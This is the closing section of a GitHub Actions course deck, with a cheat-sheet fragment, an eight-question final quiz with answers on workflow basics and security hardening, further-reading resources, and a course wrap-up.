$GITHUB_PATH
$GITHUB_STEP_SUMMARY
success() failure()
always() cancelled()
hashFiles() fromJSON()

PRINT ME Keep this slide beside your editor until the keys become muscle memory.

FINAL QUIZ

Eight questions across the whole course

1. Why is your code missing unless you add checkout?
2. Why must "3.10" be quoted in YAML?
3. How does a value pass from one job to another?
4. What is the difference between a cache and an artifact?
5. Why route an issue title through env before using it in run?
6. What does OIDC replace?
7. Why promote by digest rather than by tag?
8. When choose a composite action over a reusable workflow?

ANSWERS

1. Each job starts on an empty machine.
2. Unquoted it becomes the number 3.1.
3. GITHUB_OUTPUT, job outputs, then needs.
4. Speed versus results that must survive.
5. To stop script injection.
6. Long lived cloud keys stored as secrets.
7. A digest can never change underneath you.
8. When sharing steps, not whole jobs.

KEEP LEARNING

Where to go next

GitHub Actions documentation

docs.github.com/actions, especially workflow syntax and security hardening.

GitHub Changelog

github.blog/changelog, filtered by the actions label. Most facts dated 2026 in this deck came from it.

Runner images repository

The runner images repository in GitHub's actions organisation lists every preinstalled tool and upcoming migrations.

GitHub Security Lab

securitylab.github.com articles on pwn requests and untrusted input.

Tools named in this course

actionlint, act, Dependabot, CodeQL, Actions Runner Controller.

Certification

The GitHub Actions certification exam tests exactly this material.

COURSE COMPLETE

Small changes, fast feedback, safe releases.

That is CI/CD in one sentence. GitHub Actions gives you every tool to practise it; the habits are now yours.

- Build your capstone
- Harden one real repository
- Teach a colleague